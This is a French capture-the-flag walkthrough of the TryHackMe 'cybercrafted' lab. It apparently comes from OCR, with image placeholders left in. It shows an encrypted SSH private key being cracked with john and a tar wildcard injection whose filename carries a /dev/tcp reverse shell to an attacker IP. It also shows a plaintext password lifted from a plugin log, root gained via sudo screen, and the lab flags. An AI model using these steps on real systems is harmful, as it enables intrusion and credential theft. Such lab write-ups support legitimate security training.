
On a un reverse shell !!

On va le stabiliser :



Il y a python installé sur la machine :

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
```



Priv Esc

Dans le dossier /home/xxultimatecreeperxx/.ssh on peut lire la clé rsa du user :

```
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,3579498908433674083EAAD00F2D89F6

Sc3FPbCv/4DIpQUOalsczNkVCR+hBdoiAEM8mtbF2RxgoiV7XF2PgEehwJUhhyDG
+Bb/uSiC1AsL+UO8WgDsbSsBwKLWijmYCmsp1fWp3xaGX2qVVbmI45ch8ef3QQ1U
SCc7TmWJgI/Bt6k9J60WNThmjKdYTuaLymOVJjiajho799BnAQWE89jOLwE3VA5m
SfcytNIJkHHQR67K2z2f0noCh2jVkM0sx8QS+hUBeNWT6lr3pEoBKPk5BkRgbpAu
lSkN+Ubrq2/+DA1e/LB9u9unwi+zUec1G5utqfmNPIHYyB2ZHWpX8Deyq5imWwH9
FkqfnN3JpXIW22TOMPYOOKAjan3XpilhOGhbZf5TUz0StZmQfozp5WOU/J5qBTtQ
sXG4ySXCWGEq5Mtj2wjdmOBIjbmVURWklbsN+R6UiYeBE5IViA9sQTPXcYnfDNPm
stB2ukMrnmINOu0U2rrHFqOwNKELmzSr7UmdxiHCWHNOSzH4jYl0zjWI7NZoTLNA
eE214PUmIhiCkNWgcymwhJ5pTq5tUg3OUeq6sSDbvU8hCE6jjq5+zYlqs+DkIW2v
VeaVnbA2hij69kGQi/ABtS9PrvRDj/oSIO4YMyZIhvnH+miCjNUNxVuH1k3LlD/6
LkvugR2wXG2RVdGNIwrhtkz8b5xaUvLY4An/rgJpn8gYDjIJj66uKQs5isdzHSlf
jOjh5qkRyKYFfPegK32iDfeD3F314L3KBaAlSktPKpQ+ooqUtTa+Mngh3CL8JpOO
```

```
Hi6qk24cpDUx68sSt7wIzdSwyYW4A/h0vxnZSsU6kFAqR28/6pjThHoQ0ijdKgpO
8wj/u29pyQypilQoWO52Kis4IzuMN6Od+R8L4RnCV3bBR4ppDAnW3ADP312FajR+
DQAHHtfpQJYH92ohpj3dF5mJTT+aL8MfAhSUF12Mnn9d9MEuGRKIwHWF4d1K69lr
0GpRSOxDrAafNnfZoykOPRjZsswK3YXwFu3xWQFl3mZ7N+6yDOSTpJgJuNfiJ0jh
MBMMh4+r7McEOhl4f4jd0PHPf3TdxaONzHtAoj69JYDIrxwJ28DtVuyk89pu2bY7
mpbcQFcsYHXv6Evh/evkSGsorcKHv1Uj3BCchL6V4mZmeJfnde6EkINNwRW8vDY+
gIYqA/r2QbKOdLyHD+xP4SpX7VVFliXXW9DDqdfLJ6glMNNNbM1mEzHBMywd1IKE
Zm+7ih+q4s0RBClsV0IQnzCrSij//4urAN5ZaEHf0k695fYAKMs41/bQ/Tv7kvNc
T93QJjphRwSKdyQIuuDsjCAoB7VuMI4hCrEauTavXU82lmo1cALeNSgvvhxxcd7r
1egiyyvHzUtOUP3RcOaxvHwYGQxGy1kq88oUaE7JrV2iSHBQTy6NkCV9j2RlsGZY
fYGHuf6juOc3Ub1iDV1B4Gk0964vclePoG+rdMXWK+HmdxfNHDiZyN4taQgBp656
RKTM49I7MsdD/uTK9CyHQGE9q2PekljkjdzCrwcW6xLhYILruayX1B4IWqr/p55k
v6+jjQHOy6a0Qm23OwrhKhO8kn1OdQMWqftf2D3hEuBKR/FXLIughjmyR1j9JFtJ
-----END RSA PRIVATE KEY-----
```

On va essayer de se co avec en espérant qu'il n'y a pas de passphrase :

```
┌──(kali㉿kali)-[~/THM/cybercrafted]
└─$ nano id_rsa

┌──(kali㉿kali)-[~/THM/cybercrafted]
└─$ chmod 600 id_rsa

┌──(kali㉿kali)-[~/THM/cybercrafted]
└─$ ssh xxultimatecreeperxx@10.10.151.115 -i id_rsa
The authenticity of host '10.10.151.115 (10.10.151.115)' can't be established.
ED25519 key fingerprint is SHA256:ebA122u0ERUidN6lFg44jNzp3OoM/U4Fi4usT3C7+GM.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.151.115' (ED25519) to the list of known hosts.
Enter passphrase for key 'id_rsa':
```

Bon ça demande une passphrase...

RSA Cracking

```
┌──(kali㉿kali)-[~/THM/cybercrafted]
└─$ ssh2john id_rsa > key_to_crack

┌──(kali㉿kali)-[~/THM/cybercrafted]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt key_to_crack
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
creepin2006      (id_rsa)
1g 0:00:00:00 DONE (2023-11-02 18:46) 1.388g/s 2633Kp/s 2633Kc/s 2633KC/s creepygoblin..creep20
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

On a la passphrase : "creepin2006"

```
┌──(kali㉿kali)-[~/THM/cybercrafted]
└─$ ssh xxultimatecreeperxx@10.10.151.115 -i id_rsa
Enter passphrase for key 'id_rsa':
xxultimatecreeperxx@cybercrafted:~$
```

On est co !!

On va énumérer pour des priv esc en utilisant linpeas :

On observe qu'il y a un cronjob qui tourne sur la machine qui utilise les privilèges de cybercrafted :

```
SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

* *    1 *   *   cybercrafted tar -zcf /opt/minecraft/WorldBackup/world.tgz /opt/minecraft/cybercrafted/world/*

[+] Services
```

Cette commande montre que toutes les minutes il y a tout le dossier world qui est compressé dans un fichier tar.

Après avoir cherché sur internet des exemples d'élévation de privilèges utilisant tar comme cronjob j'ai trouvé cet article :

https://int0x33.medium.com/day-67-tar-cron-2-root-abusing-wildcards-for-tar-argument-injection-in-root-cronjob-nix-c65c59a77f5e

On va ajouter cet exploit :

```
echo "" > "--checkpoint-action=exec=/bin/bash -i >& /dev/tcp/10.14.43.156/4444
0>&1"
echo "" > --checkpoint=1
```

```
xxultimatecreeperxx@cybercrafted:/opt/minecraft/cybercrafted/world$ echo "" > "--checkpoint-action=exec=/bin/bash -i >& /dev/tcp/10.14.
43.156/4444 0>&1"
-bash: --checkpoint-action=exec=/bin/bash -i >& /dev/tcp/10.14.43.156/4444 0>&1: No such file or directory
xxultimatecreeperxx@cybercrafted:/opt/minecraft/cybercrafted/world$ echo "" > --checkpoint=1
-bash: --checkpoint=1: Permission denied
xxultimatecreeperxx@cybercrafted:/opt/minecraft/cybercrafted/world$ echo "" > "--checkpoint-action=exec=/bin/bash -i >& /dev/tcp/10.14.
43.156/4444 0>&1"
-bash: --checkpoint-action=exec=/bin/bash -i >& /dev/tcp/10.14.43.156/4444 0>&1: No such file or directory
xxultimatecreeperxx@cybercrafted:/opt/minecraft/cybercrafted/world$
```

On a pas les droits d'écriture dans le dossier .....

Après avoir passé de looooong moment à énumérer la machine j'ai trouvé le password de cybercrafted dans ce dossier :

```
/opt/minecraft/cybercrafted/plugins/LoginSystem/log.txt
```

```
xxultimatecreeperxx@cybercrafted:/opt/minecraft/cybercrafted/world$ cat /opt/minecraft/cybercrafted/plugins/LoginSystem/log.txt

[2021/06/27 11:25:07] [BUKKIT-SERVER] Startet LoginSystem!
[2021/06/27 11:25:16] cybercrafted registered. PW: JavaEdition>Bedrock
[2021/06/27 11:46:30] [BUKKIT-SERVER] Startet LoginSystem!
[2021/06/27 11:47:34] cybercrafted logged in. PW: JavaEdition>Bedrock
[2021/06/27 11:52:13] [BUKKIT-SERVER] Startet LoginSystem!
[2021/06/27 11:57:29] [BUKKIT-SERVER] Startet LoginSystem!
[2021/06/27 11:57:54] cybercrafted logged in. PW: JavaEdition>Bedrock
[2021/06/27 11:58:38] [BUKKIT-SERVER] Startet LoginSystem!
[2021/06/27 11:58:46] cybercrafted logged in. PW: JavaEdition>Bedrock
[2021/06/27 11:58:52] [BUKKIT-SERVER] Startet LoginSystem!
[2021/06/27 11:59:01] madrinch logged in. PW: Password123
```

On peut voir que le password est :

```
JavaEdition>Bedrock
```

```
xxultimatecreeperxx@cybercrafted:/$ su cybercrafted
Password:
cybercrafted@cybercrafted:/$ whoami
cybercrafted
cybercrafted@cybercrafted:/$
```

On est co sur cybercrafted !!


```
cybercrafted@cybercrafted:/$ whoami
cybercrafted
cybercrafted@cybercrafted:/$ sudo -l
[sudo] password for cybercrafted:
Matching Defaults entries for cybercrafted on cybercrafted:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User cybercrafted may run the following commands on cybercrafted:
    (root) /usr/bin/screen -r cybercrafted
```


On peut voir que cybercrafted a des permission root sur la commande screen

On a juste à faire la commande :

```
sudo screen -r cybercrafted
```

Puis appuyer sur "crtl-a" puis "c" (code triche GTA) et on a un shell root !!





On a le dernier flag :

```
THM{8bb1eda065ceefb5795a245568350a70}
```

Loot all the flags :

```
# cd /home
# ls
cybercrafted  xxultimatecreeperxx
# cd cybercrafted
# ls
user.txt
# cat user.txt
THM{b4aa20aaf08f174473ab0325b24a45ca}
# cd /opt/minecraft
# ls
cybercrafted  minecraft_server_flag.txt  note.txt  WorldBackup
# cat minecraft_server_flag.txt
THM{ba93767ae3db9f5b8399680040a0c99e}
#
```